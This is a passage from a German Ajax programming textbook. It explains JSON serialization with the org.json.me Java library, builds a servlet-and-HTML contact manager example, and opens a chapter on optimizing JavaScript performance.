  "m.mustermann@musterfirma.de"
var json = objekt.toJSONString();
```

Nach Ausführung dieses Codes enthält die Variable *json* das serialisierte Objekt im JSON-Format. Wollte man diese Variable wieder zurück in ein Objekt verwandeln, so reicht dafür folgender Aufruf:

```
var objekt = json.parseJSON();
```

Bei diesem Vorgang wird der übergebene String zunächst auf unerlaubte Zeichen überprüft und dadurch Code-Injection verhindert.

[24] Objekte sind nicht „flach“, sondern nehmen im Zusammenspiel mit anderen Objekten Baum- oder Graphen-artige Strukturen an. Zum Speichern oder Übertragen von Objekten müssen diese jedoch in eine lineare Form gebracht werden. Diesen Vorgang bezeichnet man als „Serialisierung“ und den umgekehrten Weg als „Deserialisierung“.

7.4.1 JSON auf dem Server

JSON-Bibliothek für Java

Wie Sie auf der Client-Seite mit JSON arbeiten, wissen Sie jetzt. Auf der Server-Seite sieht die Sache jedoch anders aus, denn eine JSON-Nachricht ist zwar gültiger JavaScript-Code, für eine andere Programmiersprache ist sie aber zunächst nichts als ein String. Die offiziellen JSON-Website (WebCode →*json*) hält für dieses Problem jedoch eine Lösung parat; Sie finden dort JSON-Bibliotheken für über 30 verschiedene Programmiersprachen. Die Java-Bibliothek „org.json.me“ ist besonders einfach zu verwenden und dabei sehr kompakt.

Erstellen eines Java-Archivs

Laden Sie sich die Bibliothek also herunter und entpacken Sie sie in ein Verzeichnis auf Ihrer Festplatte. Damit Sie die Bibliothek künftig einfacher verwenden können, sollten Sie die darin enthaltenen Klassen zunächst in ein Java-Archiv (JAR) packen. Öffnen Sie dazu Eclipse und legen Sie ein neues Java-Projekt an. Kopieren Sie dann den Ordner „org“ aus dem „org.json.me“-Archiv in Ihr Projektverzeichnis und aktualisieren Sie gegebenenfalls die Ansicht in Eclipse (Rechtsklick auf das Projekt, dann „Refresh“). Klicken Sie nun mit der rechten Maustaste auf das Projekt und wählen Sie „Export“. Wählen Sie dann unterhalb des Ordners „Java“ den Punkt „JAR File“ und klicken Sie auf „Next“. In dem nun sichtbaren Dialog stellen sicher, dass das richtige Projekt und die richtigen Pakete ausgewählt sind. Entfernen Sie dabei die Häkchen vor „org.json.me.test“ und „org.json.me.util“ – für diese beiden Pakete haben Sie im Moment keine Verwendung. Wählen Sie dann unter „Select the export destination“ noch ein Verzeichnis aus, in das die JAR-Datei gespeichert werden soll, und klicken Sie dann auf „Finish“.

Importieren der Bibliothek

Wenn Sie jetzt in einem anderen Projekt auf die JSON-Bibliothek zugreifen möchten, gelingt das ganz einfach: Klicken Sie mit der rechten Maustaste auf das Projekt und wählen Sie „Properties“. In dem dann erscheinenden Dialog wählen Sie links den Punkt „Java Build Path“ und dann rechts den Reiter „Libraries“. Klicken Sie auf den Button „Add External JARs“ und wählen Sie die zuvor angelegte JAR-Datei aus. Fertig.

Die JSON-Bibliothek „org.json.me“ erlaubt es, sowohl JSON-Nachrichten in Objekte zu deserialisieren als auch auf unterschiedliche Arten neue JSON-Nachrichten zu erzeugen. Dabei verwendet die Bibliothek zwei eigene Datentypen, *JSONObject* und *JSONArray*, die sich in etwa wie ihre JavaScript-Pendants verhalten. Folgendes Beispiel zeigt, wie Sie die beiden Datentypen verwenden

können, um ein Objekt zu erzeugen und dieses dann in JSON zu serialisieren:

Listing 7.6

```
JSONObject o = new JSONObject(); ❶
JSONArray a = new JSONArray(); ❷
a.put("Max Mustermann"); ❸
a.put(492);
a.put(false);

try {
  o.put("feld", a); ❹
  o.put("text", "Beispiel"); ❺

  response.getOutputStream().⇨
    print(o.toString()); ❼
} catch (JSONException e) { ❻
  response.getOutputStream().print("Fehler");
}
```

Zunächst erzeugen wir eine Instanz von *JSONObject* ❶ und eine weitere Instanz von *JSONArray* ❷. Anschließend fügen wir dem Array über die *put*-Methode eine Reihe von Werten unterschiedlicher Datentypen hinzu ❸. Als Nächstes geben wir unserem bisher noch leeren Objekt, wieder über die *put*-Methode, ein Attribut *feld* und weisen ihm das zuvor angelegte Array zu ❹. Anschließend definieren wir ein zweites Attribut *text* und weisen ihm einen String zu ❺. Beim Hinzufügen von Attributen gilt es zu beachten, dass die *put*-Methode von *JSONObject* eine Exception werfen kann, die Sie auf jeden Fall behandeln müssen ❻. Auftreten kann diese Exception, wenn sich die von Ihnen übergebenen Werte nicht in eine gültige JSON-Nachricht übersetzen lassen, wenn Sie also z. B. den Wert `null` als Attribut-Name verwenden möchten. Zu guter Letzt rufen wir auf unserem Objekt die Methode *toString* auf ❼, um es in eine JSON-Nachricht zu serialisieren. Für unser Beispiel lautet die Ausgabe dann

```
{"text":"Beispiel","feld":
  ["Max Mustermann",492,false]}
```

Alternative Methode

Die JSON-Bibliothek bietet eine weitere Möglichkeit an, JSON-Objekte und Arrays zu erzeugen. Mit Hilfe des *JSONStringers* können Sie über eine Reihe verketteter Funktionsaufrufe komplexe Objekthierarchien anlegen, ohne dazu jedes Objekt und jedes Array

einzeln anlegen zu müssen. Das vorherige Beispiel sähe mit dem *JSONStringer* so aus:

Listing 7.7

```
try {
  JSONStringer s = new JSONStringer(); ❶
  String json =
    s.object() ❷
      .key("feld") ❸
        .array() ❹
          .value("Max Mustermann") ❺
          .value(492)
          .value(false)
        .endArray() ❻
      .key("text")
        .value("Beispiel")
    .endObject()❼
   .toString(); ❽
    response.getOutputStream().print(json);
} catch (JSONException e) {
  response.getOutputStream().print("Fehler");
}
```

Als Erstes erzeugen wir ein neues *JSONStringer*-Objekt ❶. Auf diesem Objekt rufen wir dann die *object*-Methode auf ❷, die ein neues JSON-Objekt zurückliefert. Mit Hilfe der *key*-Methode legen wir dann ein neues Attribut an ❸ und weisen ihm über die *array*-Methode ❹ ein Array als Wert zu. Um diesem Array neue Elemente hinzuzufügen, rufen wir dann wiederholt die *value*-Methode auf ❺. Sind alle Elemente hinzugefügt, müssen wir das Array durch Aufruf der *endArray*-Methode schließen ❻. Nun können wir unserem Objekt weitere Attribute hinzufügen und es dann, analog zu unserem Array, über einen Aufruf der *endObject*-Methode schließen ❼. Um das so definierte Objekt in JSON zu serialisieren, müssen wir dann nur noch die *toString*-Methode aufrufen ❽.

JSON-Nachrichten deserialisieren

Bisher haben wir uns nur damit beschäftigt, wie wir aus Java heraus neue JSON-Nachrichten erstellen können. Natürlich interessiert uns aber auch, wie wir JSON-Nachrichten, die wir z. B. von einem Ajax-Client empfangen haben, wieder in Objekte umwandeln können. Auch hierbei hilft uns die JSON-Bibliothek. Nehmen wir an, wir hätten die Nachricht aus Listing 7.7 von einem Client empfangen und in einer Variable *json* abgelegt. Dann können wir mit folgendem Code die Nachricht in ein *JSONObject* deserialisieren und uns dessen Attribute auf dem Bildschirm ausgeben lassen:

Listing 7.8

```
ServletOutputStream out =
  response.getOutputStream();

try {
  JSONObject obj = new JSONObject(json); ❶
  out.print(obj.getString("text")); ❷
  JSONArray arr = obj.getJSONArray("feld"); ❸
  out.print(arr.getString(0)); ❹
  out.print(arr.getString (1));
  out.print(arr.getString (2));
} catch (JSONException e) { ❺
  out.print("Fehler");
}
```

In den vorherigen Beispielen haben wir dem *JSONObject*-Konstruktor keine Parameter übergeben und so ein leeres Objekt erhalten. Übergibt man dem Konstruktor hingegen einen JSON-String ❶, so wird ein JSON-Parser gestartet, der den String in seine Bestandteile zerlegt und daraus ein neues, bereits gefülltes *JSONObject* erzeugt. Um an die Attribute dieses Objekts zu gelangen, können wir auf eine Reihe von Methoden zurückgreifen. Die Methode *getString* ❷ liefert den Wert eines Attributs als Zeichenkette zurück, während die *getJSONArray*-Methode ❸ ein *JSONArray*-Objekt zurückgibt. Außerdem gibt es noch die Methoden *getLong*, *getInt*, *getBoolean* und *getDouble*, die uns vor allem einige lästige Typkonvertierungen sparen. Über dieselben Methoden verfügt auch *JSONArray*, allerdings muss hier anstelle des Attributnamens der Feld-Index angegeben ❹ werden. Wie in den bisherigen Beispielen müssen wir auch hier eine Exception abfangen ❺, die z. B. bei unzulässigen Typkonvertierungen ausgelöst werden kann.

7.4.2 Beispiel

Beispiel: Kontakteverwaltung

Anhand eines Beispiels wollen wir uns die Arbeit mit JSON jetzt einmal genauer ansehen. Dazu werden wir ein Programm schreiben, dass es dem Benutzer erlaubt, Kontakte auf dem Server zu speichern und diese zu einem anderen Zeitpunkt wieder abzurufen. Für gewöhnlich würde man auf dem Server dafür eine Datenbank einsetzen. Der Einfachheit halber verzichten wir aber darauf, und halten die Daten stattdessen nur im Arbeitsspeicher. Das bedeutet allerdings, dass alle gespeicherten Kontakte verloren gehen, sobald der Server neu gestartet wird.

Die Server-Seite

Zur Umsetzung: Starten Sie als erstes Eclipse und legen Sie dort ein neues „Dynamic Web Project“ mit dem Namen „json“ an. Importieren Sie dann, wie im letzten Abschnitt beschrieben, die JSON-Bibliothek in Ihr Projekt und erstellen Sie anschließend ein neues Servlet mit dem Namen „JsonServlet“. Stellen Sie dabei sicher, dass Ihnen Eclipse sowohl eine *doGet*- als auch eine *doPost*-Methode erzeugt. Der Code für dieses Servlet lautet wie folgt:

Listing 7.9

```
import org.json.me.*; ❶

...

public class JsonServlet extends
  javax.servlet.http.HttpServlet implements
  javax.servlet.Servlet {

  public class Kontakt { ❷
    private String vorname;
    private String nachname;
    private String telefon;
  }

  private ArrayList<Kontakt> kontakte =
    new ArrayList<Kontakt>(); ❸

  public JsonServlet() {
    super();
  }

  protected void doGet(
    HttpServletRequest request,
    HttpServletResponse response) throws
    ServletException, IOException {
    Iterator<Kontakt> it =
      kontakte.iterator();

    JSONArray jsonKontakte =
      new JSONArray(); ❽
    try {
      while (it.hasNext()) {
        Kontakt element = it.next();
        JSONObject kontakt =
          new JSONObject(); ❾
        kontakt.put("vorname",
```

```
            element.vorname);
          kontakt.put("nachname",
            element.nachname);
          kontakt.put("telefon",
            element.telefon);
          jsonKontakte.put(kontakt);
        }
        response.getOutputStream().print(
          jsonKontakte.toString()); ❿
      } catch (JSONException e) {
        response.getOutputStream().⇨
          print("Fehler!");
      }
    }

    protected void doPost(
       HttpServletRequest request,
       HttpServletResponse response) throws
       ServletException, IOException {
      BufferedReader reader =
        request.getReader();
      String content = "";
      String line;
      while ((line = reader.readLine()) !=
        null) {
        content += line; ❹
      }
      try {
        JSONObject jsonKontakt =
          new JSONObject(content); ❺
        Kontakt element = new Kontakt(); ❻
        element.vorname =
          jsonKontakt.getString("vorname");
        element.nachname =
          jsonKontakt.getString("nachname");
        element.telefon =
          jsonKontakt.getString("telefon");
        kontakte.add(element); ❼
      } catch (JSONException e) {
        response.getOutputStream().⇨
          print("Fehler!");
      }
    }
}
```

Über eine `import`-Anweisung legen wir zunächst fest ❶, dass wir die Klassen des „org.json.me“-Pakets, also unserer JSON-Bibliothek, verwenden möchten. Dann definieren wir eine neue innere Klasse, mit der wir später die einzelnen Kontakte darstellen ❷. Die Verwendung einer inneren Klasse hat dabei zum einen den Vorteil, dass wir uns eine zusätzliche Java-Datei sparen, zum anderen hat unser Servlet so Zugriff auf alle Attribute der Klasse, ohne dass wir diese Attribute als `public` deklarieren müssten. Als Nächstes erzeugen wir eine neue `ArrayList`, die anstelle einer Datenbank die Kontakte speichern wird ❸.

Nun da die Vorarbeit geleistet ist, können wir uns der Kommunikation mit dem Client zuwenden. Der Client soll, wie bereits erwähnt, die Möglichkeit haben, neue Kontakte anzulegen und bestehende Kontakte abzurufen. Diese zwei Operationen weisen wir, in etwa nach dem Muster des REST-Modells, den beiden HTTP-Request-Methoden GET und POST zu. Dabei liefern wir bei einer GET-Anfrage die bereits vorhandenen Kontakte zurück, während wir bei einer POST-Anfrage einen neuen Kontakt in unsere Liste aufnehmen. Betrachten wir zunächst den zweiten Fall: In der Methode *doPost* besorgen wir uns zunächst den Textinhalt der Anfrage ❹ und nutzen dann die JSON-Bibliothek, um daraus ein *JSONObject* zu machen ❺. Dann erzeugen wir eine neue Instanz unserer *Kontakt*-Klasse ❻ und „füllen“ sie mit den Werten aus dem *JSONObject*. Zu guter Letzt speichern wie die Instanz dann in unserer Kontakt-Liste ❼. Auf der GET-Seite erzeugen wir zunächst ein *JSONArray* ❽, das die Einträge unserer Kontaktliste speichern wird. Anschließend iterieren wir über die Kontaktliste und erzeugen für jeden Eintrag ein neues *JSONObject* ❾, das wir mit den entsprechenden Attributen versehen. Dieses Objekt fügen wir dann dem zuvor angelegten Array hinzu. Abschließend rufen wir die *toString*-Methode des Arrays auf und senden die so generierte JSON-Nachricht zurück an den Client ❿. Damit ist unsere Arbeit an der Server-Seite des Programms abgeschlossen.

Die Client-Seite

Bevor wir uns gleich mit dem Code der Client-Seite befassen, müssen Sie zunächst noch die JavaScript-Datei „json.js“ (die Clientseitige JSON-Bibliothek) in den Unterordner „WebContent“ Ihres Projektverzeichnisses kopieren. Im selben Verzeichnis legen Sie dann eine neue HTML-Datei mit folgendem Inhalt an:

Listing 7.10

```
<html>
<body>
<label for="vorname">Vorname</label> ❶
<input type="text" id="vorname" />
```

```
<label for="nachname">Nachname</label>
<input type="text" id="nachname" />

<label for="telefon">Telefon</label>
<input type="text" id="telefon" />

<input type="button" id="speichern" ❷
  value="Speichern" />
<input type="button" id="auflisten"
  value="Alle auflisten" />

<div id="ausgabe"></div> ❸

<script type="text/javascript" src="json.js">
</script>

<script type="text/javascript">
var kontakt = { ❸
  vorname: "",
  nachname: "",
  telefon: "",
};

var ausgabe =
  document.getElementById("ausgabe");

var speichernBtn =
  document.getElementById("speichern");
var auflistenBtn =
  document.getElementById("auflisten");

dom.Event.addListener(speichernBtn, "click",
function() {
  for (var element in kontakt) {
    if (typeof kontakt[element] ==
     "string") {
      kontakt[element] = ❹
        document.getElementById(element).⇨
        value;
    }
  }
  var json = kontakt.toJSONString(); ❺
  var request = new ajax.Request("POST",
    "/json/JsonServlet");
  request.oncomplete = function() {
    ausgabe.innerHTML = "Gespeichert!";
```

```
  };
  request.send(json); ❻
});

dom.Event.addListener(auflistenBtn, "click",
  function() {
  var request = new ajax.Request("GET",
    "/json/JsonServlet");
  request.oncomplete = function(xhr) {
    var obj = xhr.responseText.parseJSON(); ❼
    ausgabe.innerHTML = "";
    for (var i = 0; i < obj.length; i++) { ❽
      var element = obj[i];
      ausgabe.innerHTML += element.nachname +
        ", " + element.vorname +  ❾
        " - Tel.: " + element.telefon +
        "<br />";
    }
  };
  request.send(null);
});
</script>
</body>
</html>
```

Im ersten Schritt legen wir drei Textfelder an, die die Eingabe eines neuen Kontakts ermöglichen sollen ❶. Anschließend definieren wir zwei Buttons, die dem Speichern des neuen Kontakts bzw. dem Anzeigen aller Kontakte dienen ❷. Außerdem benötigen wir ein `<div>`-Element, das wir für alle Ausgaben benutzen werden ❸. Klickt der Anwender nun auf den Button zum Speichern eines Kontakts, müssen wir ein neues JavaScript-Objekt anlegen und es mit den vom Benutzer eingegebenen Daten füllen. Um diesen Schritt möglichst einfach durchzuführen, definieren wir zunächst ein Objekt, das bereits über alle nötigen Attribute verfügt ❸. Außerdem stellen wir sicher, dass die IDs der Eingabefelder mit den Attributnamen unseres JavaScript-Objekts übereinstimmen. Zum Füllen des Objekts können wir so einfach über dessen Attribute iterieren und den Attributnamen dann als Parameter für die `getElementById`-Methode verwenden ❹. Nachdem wir auf diese Weise unser Objekt gefüllt haben, benutzen wir die *toJSONString*-Methode, um es in eine JSON-Nachricht umzuwandeln ❺. Diese senden wir dann auf dem gewohnten Weg an den Server ❻.

Möchte sich der Benutzer stattdessen alle bereits gespeicherten Kontakte anzeigen lassen, stellen wir eine GET-Anfrage an den

Server und rufen auf dem Antwort-Text dann die Methode *parseJSON* auf ❼. Als Rückgabewert liefert dieser Methodenaufruf ein Array mit allen Kontakten. Jetzt müssen wir nur noch in einer Schleife über das Array iterieren ❽ und können dann die Kontakte auf dem Bildschirm ausgeben ❾.

7.5 Fazit

JSON oder XML?

Viele Ajax-Anwendungen und auch die meisten Ajax-Frameworks verwenden für die Kommunikation zwischen Client-und-Server das JSON-Nachrichtenformat. Dass es dafür gute Gründe gibt, konnten Sie in diesem Kapitel erfahren. Das „X" in Ajax stand ursprünglich jedoch einmal für XML und so gibt es inzwischen auch eine Art Gegenbewegung, die sich für den Einsatz von XML-Web-Services ausspricht. Auch für diesen Standpunkt gibt es natürlich gute Gründe, denn während JSON lediglich ein Format für die Serialisierung von JavaScript-Objekten ist, handelt es sich bei XML um eine vollwertige Markup-Sprache, die deutlich mehr Möglichkeiten bietet. So lassen sich die Nachrichten eines XML-Web-Services z. B. gegen einen Doctype oder ein XML-Schema validieren. Für JSON gibt es eine solche Möglichkeit bisher nicht.

Bedeutung des Nachrichtenformats

Die ganze Diskussion über den Einsatz von XML oder JSON ist jedoch hinfällig, wenn man sich anschaut, wie Web-Services üblicherweise verwendet werden. Kein vernünftiger Programmierer wird heute direkt über manuell zusammengebaute Nachrichten mit einem Web-Service kommunizieren. Stattdessen verwendet man APIs, die die gesamte Kommunikation zwischen Client und Server transparent durchführen. Ob für diese Kommunikation dann JSON, XML oder ein völlig anderes Format eingesetzt wird, spielt dabei keine Rolle. Tatsächlich gibt es APIs, bei denen das Nachrichtenprotokoll beliebig ausgetauscht werden kann, ohne dass sich für den Programmierer etwas ändert.

Vorzüge von JSON

Es gibt allerdings zwei Argumente, die für den Einsatz von JSON sprechen: Zum einen sind JSON-Nachrichten fast immer kleiner als vergleichbare XML-Nachrichten, zum anderen kann JSON als Nachrichtenformat für On-Demand-JavaScript und somit für die Kommunikation über Domänengrenzen hinweg eingesetzt werden. Für Anwendungen, die vor allem sehr kurze Nachrichten übertragen oder die mit einem Web-Service auf einem fremden Server kommunizieren möchten, ist JSON also die richtige Wahl. In allen anderen Situationen sind XML-Web-Services aber eine gleichwertige Alternative.

8 Optimierungen

In Zeiten von Multi-Core-Prozessoren und Breitband-Internetverbindungen hat das Thema Performance-Optimierung in vielen Bereichen an Bedeutung verloren. Hat man vor einigen Jahren Performance-kritische Code-Passagen oft noch in Assembler geschrieben, so kommen heute immer mehr Skriptsprachen zum Einsatz, die zum Teil um den Faktor hundert langsamer sind als vergleichbarer kompilierter Code. Doch mit steigenden Anforderungen schwinden die Performance-Reserven. Die Ausführungsgeschwindigkeit von JavaScript war viele Jahre absolut ausreichend. In Zeiten von Ajax allerdings stößt man hier schnell an die Grenzen des Vertretbaren. In diesem Kapitel erfahren Sie, wie Sie Ihre Web-Anwendungen optimieren können und welche Flaschenhälse Sie vermeiden sollten.

8.1 Richtig optimieren

Performance ist kein Selbstzweck

Performance klingt zunächst nach einem Selbstzweck: „schneller ist besser“. Doch wer nach diesem Prinzip Web-Anwendungen entwickelt, verschwendet oft unnötig Zeit mit Optimierungen, die überhaupt nicht notwendig wären. Wichtig ist, dass der Endbenutzer mit Ihrer Anwendung in einer angemessenen Geschwindigkeit arbeiten kann. Ist dies der Fall, sollten Sie sich um Optimierungen keine Gedanken machen. Dennoch gibt es Fälle, bei denen Optimierungen dringend notwendig sind, etwa wenn produktives Arbeiten mit Ihrer Anwendung wegen schlechter Peformance nicht möglich ist. Doch auch wenn es noch so schlecht um die Performance Ihrer Anwendung steht: Handeln Sie nicht überstürzt. Ein unsystematisches Vorgehen bei der Optimierung von Code führt in den seltensten Fällen zum Erfolg. Im Folgenden finden Sie einige beherzigenswerte „Dos and Don’ts“ (Verhaltensregeln, die besagen, was man tun und nicht tun sollte):

- Vermeiden Sie es, Code zu früh zu optimieren („early optimization"), ansonsten verschwenden Sie womöglich viel Zeit mit der Optimierung von Code, der überhaupt nicht Performance-relevant ist. Außerdem ist es deutlich einfacher, bereits funktionstüchtigen Code zu optimieren, an dem Sie die Erfolge der Optimierung auch direkt messen können.
- Verlassen Sie sich nicht auf Annahmen: Code, der den Anschein erweckt, langsam zu sein, kann in Wirklichkeit mit guter Performance laufen, während scheinbar schneller Code zum Flaschenhals werden kann. JavaScript-Interpreter sind hier für einige Überraschungen gut. Sie sollten die Performance Ihres Codes also in jedem Fall messen, bevor Sie Veränderungen vornehmen.
- Verschwenden Sie keine Zeit mit Mikro-Optimierungen. Das Aufrollen von Schleifen, oder die manuelle Inline-Expansion von Funktionen – beides Methoden optimierender Compiler zur Steigerung der Ausführungsgeschwindigkeit – sind in den wenigsten Fällen sinnvoll und verschlechtern zudem die Lesbarkeit des Codes. Einzige Ausnahme sind hier vielleicht JavaScript-Frameworks, bei denen es legitim sein mag, Performance mit geringerer Lesbarkeit zu erkaufen.
- Wenn Sie die Wahl haben, ein Problem entweder auf eine besonders elegante und gut verständliche oder ein besonders performante, aber weniger verständliche Art zu lösen, wählen Sie die weniger verständliche Lösung nur dann, wenn der betroffene Code absolut Performance-kritisch ist.
- Messen Sie die Performance Ihres Codes unbedingt in unterschiedlichen Browsern, denn die Geschwindigkeit der einzelnen JavaScript- bzw. DOM-Implementierungen unterscheidet sich zum Teil sehr stark.
- Die Ausführungsgeschwindigkeit von JavaScript und die Geschwindigkeit des DOM hängen stark von der Rechnerleistung ab. Wenn Sie eine breite Zielgruppe erreichen möchten, achten Sie darauf, dass Ihre Web-Anwendungen auch auf langsameren Rechnern noch in angemessener Geschwindigkeit laufen.

Keine festen Regeln

Diese Tipps sollen Ihnen dabei helfen, Ihren Code auf vernünftige Weise zu optimieren. Wenn Sie jedoch gute Gründe haben, einen oder auch sämtliche dieser Tipps nicht zu beherzigen, ist das völlig in Ordnung. Code-Optimierung unterliegt keinen festen Regeln: Alles, was Ihre Anwendung schneller macht, ist erlaubt. Vergessen Sie dabei nur nicht, dass übermäßig optimierter Code oft schlechter

zu warten ist. Etwas Performance zu Gunsten lesbaren Codes zu opfern kann sich also lohnen.

8.2 JavaScript

Langsame JavaScript-Interpreter

Sobald Ihre Web-Anwendungen eine gewisse Größe erreichen, werden Sie feststellen, dass die Performance der meisten JavaScript-Implementierung zu wünschen übrig lässt. Das hat einen einfachen Grund: JavaScript wird heute für Dinge eingesetzt, für die es nie vorgesehen war. Dementsprechend sind die JavaScript-Interpreter der meisten Browser auch nicht unbedingt auf Geschwindigkeit optimiert. Es ist zwar anzunehmen, dass sich auch hier noch einiges tun wird, doch eine schnelle Besserung ist nicht in Sicht (die von Adobe der Mozilla Foundation gespendete „Tamarin" VM wird jedoch womöglich einiges bewegen). Bleibt nur, sich mit den Ursachen der häufigsten Performanceprobleme vertraut zu machen, und sie nach Möglichkeit geschickt zu umschiffen.

8.2.1 Zeitmessung

Aufspüren von Flaschenhälsen

Die Faustregel „measure twice, cut once" (grob übersetzt: Zweimal messen, einmal absägen) gilt nicht nur für Handwerker. Wenn man mit Performanceproblemen kämpft, möchte man schnell eine Lösung finden. Doch die Teile des Programmcodes, die man meist als erstes als mögliche Flaschenhälse identifiziert, tragen womöglich gar nicht oder nur in sehr geringem Maß zum eigentlichen Performanceproblem bei. Bevor man also damit anfängt, unsystematisch irgendwelchen Code zu optimieren, ist es ratsam, zuerst die Quelle des Problems aufzuspüren und eindeutig zu bestimmen. Eine Möglichkeit, dies zu tun, ist, die Profiling-Funktionalität mancher JavaScript-Debugger (z. B. Venkman) zu benutzen. Oft reicht es aber schon aus, die Zeit zu messen, die eine bestimmte Operation in Anspruch nimmt. In JavaScript ist dies denkbar einfach:

Listing 8.1

```
var startTime = new Date().getTime();

for (var i = 0; i < 1000000; i++) { }

document.write("Zeit: " +
  (new Date().getTime() - startTime) +
  " Millisekunden");
```

Das `Date`-Objekt liefert über die Methode `getTime` die Zahl der Millsekunden seit dem 1. Januar 1970. Wenn wir uns diese Zahl in einer Variable merken, dann eine Operation (in diesem Fall eine leere `for`-Schleife) durchführen und schließlich die in der Variable abgelegte von der aktuellen Zeit abziehen, erhalten wir die während der Ausführung der Operation vergangene Zeit in Millisekunden.

Probleme

Da `getTime` nicht mit besonders hoher Präzision arbeitet, sollten Sie die zu messende Operation stets in einer Schleife viele Male hintereinander durchführen, um so die Auswirkungen der Ungenauigkeit zu minimieren. Außerdem sollten Sie vermeiden, solche Messungen unmittelbar nach dem Laden oder noch während des Ladens einer Seite durchzuführen, denn beim Laden der Seite benötigt der Browser mehr CPU-Zeit, was Ihre Messergebnisse verfälschen kann. Besser ist es, die Zeitmessung zum Beispiel über einen Klick auf einen Button auszulösen und damit zu warten, bis der Browser keine Aktivität mehr anzeigt. Beim Messen besonders langsamer Operationen kann es zudem passieren, dass Ihr Browser ein Meldungsfenster öffnet und Sie fragt, ob Sie die Skriptausführung abbrechen möchten. Sollte dies geschehen, sind Ihre Messergebnisse in der Regel wertlos, da Ihre Zeitmessung, nicht aber die eigentliche Operation weiterläuft, während das Meldungsfenster geöffnet ist. In diesem Fall kann es sinnvoll sein, die Zahl der Wiederholungen zu reduzieren.

8.2.2 Typisierung

Leider wurzeln viele der häufigsten Performanceprobleme von JavaScript in der Sprache selbst. Betrachten Sie dazu den folgenden Code-Ausschnitt:

```
var i = 4;
var j = 5;
var k = i + j;
```

Typ-Überprüfungen und Konvertierungen

Diese drei Zeilen haben es in sich. Zunächst werden die Variablen *i* und *j* mit zwei Zahlenwerten initialisiert. Schließlich werden *i* und *j* addiert und die Summe einer dritten Variable *k* zugewiesen. Derartige Operationen passieren in den meisten Programmen praktisch andauernd. In statisch typisierten Sprachen würden hier nur einige Kopieroperationen und eine Addition durchgeführt. In JavaScript hingegen passiert noch eine ganze Menge mehr. Variablen in JavaScript können zur Laufzeit beliebig ihren Typ wechseln. Das

bedeutet allerdings auch, dass sich der JavaScript-Interpreter zu jeder Variable noch eine Typangabe merken muss. Und er muss sich diese Typangabe nicht nur merken, er muss sie auch pflegen. Wird einer Variablen ein neuer Wert zugewiesen, so muss auch der Typ der Variable „hinter den Kulissen“ aktualisiert werden. Es wird an dieser Stelle also unweigerlich ein zusätzlicher Schritt durchgeführt. Bei der obigen Addition passiert allerdings noch einiges mehr: Da JavaScript schwach typisiert ist, versucht der Interpreter bei jeder Operation nach Möglichkeit ein Ergebnis zu produzieren, selbst dann, wenn er dazu eine Typkonvertierung durchführen muss. Im obigen Beispiel wird daher zunächst der Typ beider Summanden ermittelt, um zu überprüfen, ob eine Konvertierung notwendig ist. Die einfache Addition wird damit intern zu einer doppelten `if`-Abfrage. Und da in JavaScript der Plus-Operator auch für die String-Konkatenation überladen ist, muss in diesem Fall sogar noch eine weitere Überprüfung durchgeführt werden. Sollte nämlich einer der beiden Operanden ein String sein, müsste anders vorgegangen werden als bei zwei Zahlenwerten. Aus dem einfachen Beispiel wird damit das Folgende:

- Der Variable *i* den Wert 4 zuweisen.
- Den Typ der Variable *i* auf `Number` ändern.
- Der Variable *j* den Wert 5 zuweisen.
- Den Typ der Variable *j* auf `Number` ändern.
- Ist *i* ein String?
- Ist *j* ein String?
- Muss *i* nach `Number` konvertiert werden?
- Muss *j* nach `Number` konvertiert werden?
- Rechne *i* + *j*.
- Weise *k* die Summe von *i* und *j* zu.
- Setze den Typ von *k* auf `Number`.

Ein optimierender Compiler könnte hier sämtliche Typ-Überprüfungen und Konvertierungen entfernen, denn es wäre zur Compile-Zeit klar, dass *i* und *j* nur vom Typ `Number` sein können. Doch keiner der heute gängigen Browser verfügt über einen solchen Compiler.

Manuelle Optimierung

Was also tun? Die schlechte Performance praktisch aller Operationen in JavaScript ist eine Tatsache, die Sie zunächst einfach hinnehmen müssen. In den seltensten Fällen lassen sich Performanceprobleme in JavaScript-Anwendungen auf einzelne elementare Operationen zurückführen. Wenn Sie allerdings extrem Performance-kritischen Code schreiben und z. B. bestimmte Operationen in einer Schleife viele tausende Male hintereinander durchgeführt werden, kann es sich lohnen, diese Operationen manuell zu optimieren. Ein Beispiel:

Listing 8.2

```
var alpha = 0.3;
var farbe1 = 255;
var farbe2 = 192;
var kombiniert = 0;
for (var i = 0; i < 500000; i++) {
  kombiniert = farbe1 * alpha + farbe2 *
    (1.0 - alpha); ❶
}

var invAlpha = 1.0 - alpha; ❷
for (var i = 0; i < 500000; i++) {
  kombiniert = farbe1 * alpha + farbe2 *
    invAlpha;
}
```

Dieser Code berechnet auf zwei unterschiedliche Arten die Kombination zweier Farbwerte (hier dargestellt durch einfache Zahlen) über einen Alpha-Wert. Die erste Version berechnet dabei in jedem Schleifendurchlauf von neuem den inversen Alpha-Wert ❶, während die zweite Version diesen außerhalb der Schleife vorberechnet ❷. So unspektakulär diese Veränderung auch sein mag, umso verblüffender ist ihre Auswirkung auf die Performance: Die optimierte Version ist im Schnitt fast 20% schneller als die unoptimierte.

8.2.3 Funktions-Bindung

„early-“ und „late binding“

Aus Programmiersprachen wie C++ oder C# kennen Sie möglicherweise das Schlüsselwort `virtual` und aus Java das Schlüsselwort `final`. Diese Schlüsselwörter nehmen Einfluss darauf, wann Methoden gebunden werden. Ein Beispiel:

```
class Kunde {
  public String getLand() { return "DE"; }
}

class UsaKunde extends Kunde {
  public String getLand() { return "US"; }
}

Kunde mustermann;

if (Math.random() > 0.5) {
  mustermann = new Kunde();
} else {
  mustermann = new UsaKunde();
}
System.out.println(mustermann.getLand());
```

Die Klasse *UsaKunde* überschreibt die Methode *getLand* der Elternklasse *Kunde*. Nun wird einer Variablen *mustermann* zufallsgesteuert entweder eine neue Instanz von *Kunde* oder eine neue Instanz von *UsaKunde* zugewiesen. Wenn man anschließend die Methode *getLand* auf der Variable *mustermann* aufruft, und sich deren Rückgabewert ausgeben lässt, welche Ausgabe erhält man dann? Die Antwort auf diese Frage lautet: In ca. 50 % der Fälle ist die Ausgabe „DE“ und in den restlichen 50 % „US“. Das bedeutet also, dass sich anhand des vorliegenden Codes keine sichere Aussage treffen lässt, welche Version der Methode *getLand* letztendlich aufgerufen wird. Und auch der C++-, C#- oder Java-Compiler kann das nicht wissen. Aus diesem Grund kann die Methode *getLand* nicht zur Compilierzeit gebunden werden, das heißt, es kann keine direkte Verbindung zwischen dem Methodenaufruf und einer konkreten Methode hergestellt werden. Stattdessen muss die Bindung zur Laufzeit passieren. Dazu wird zunächst der tatsächliche Typ des Objekts ermittelt, auf das die Variable *mustermann* verweist. 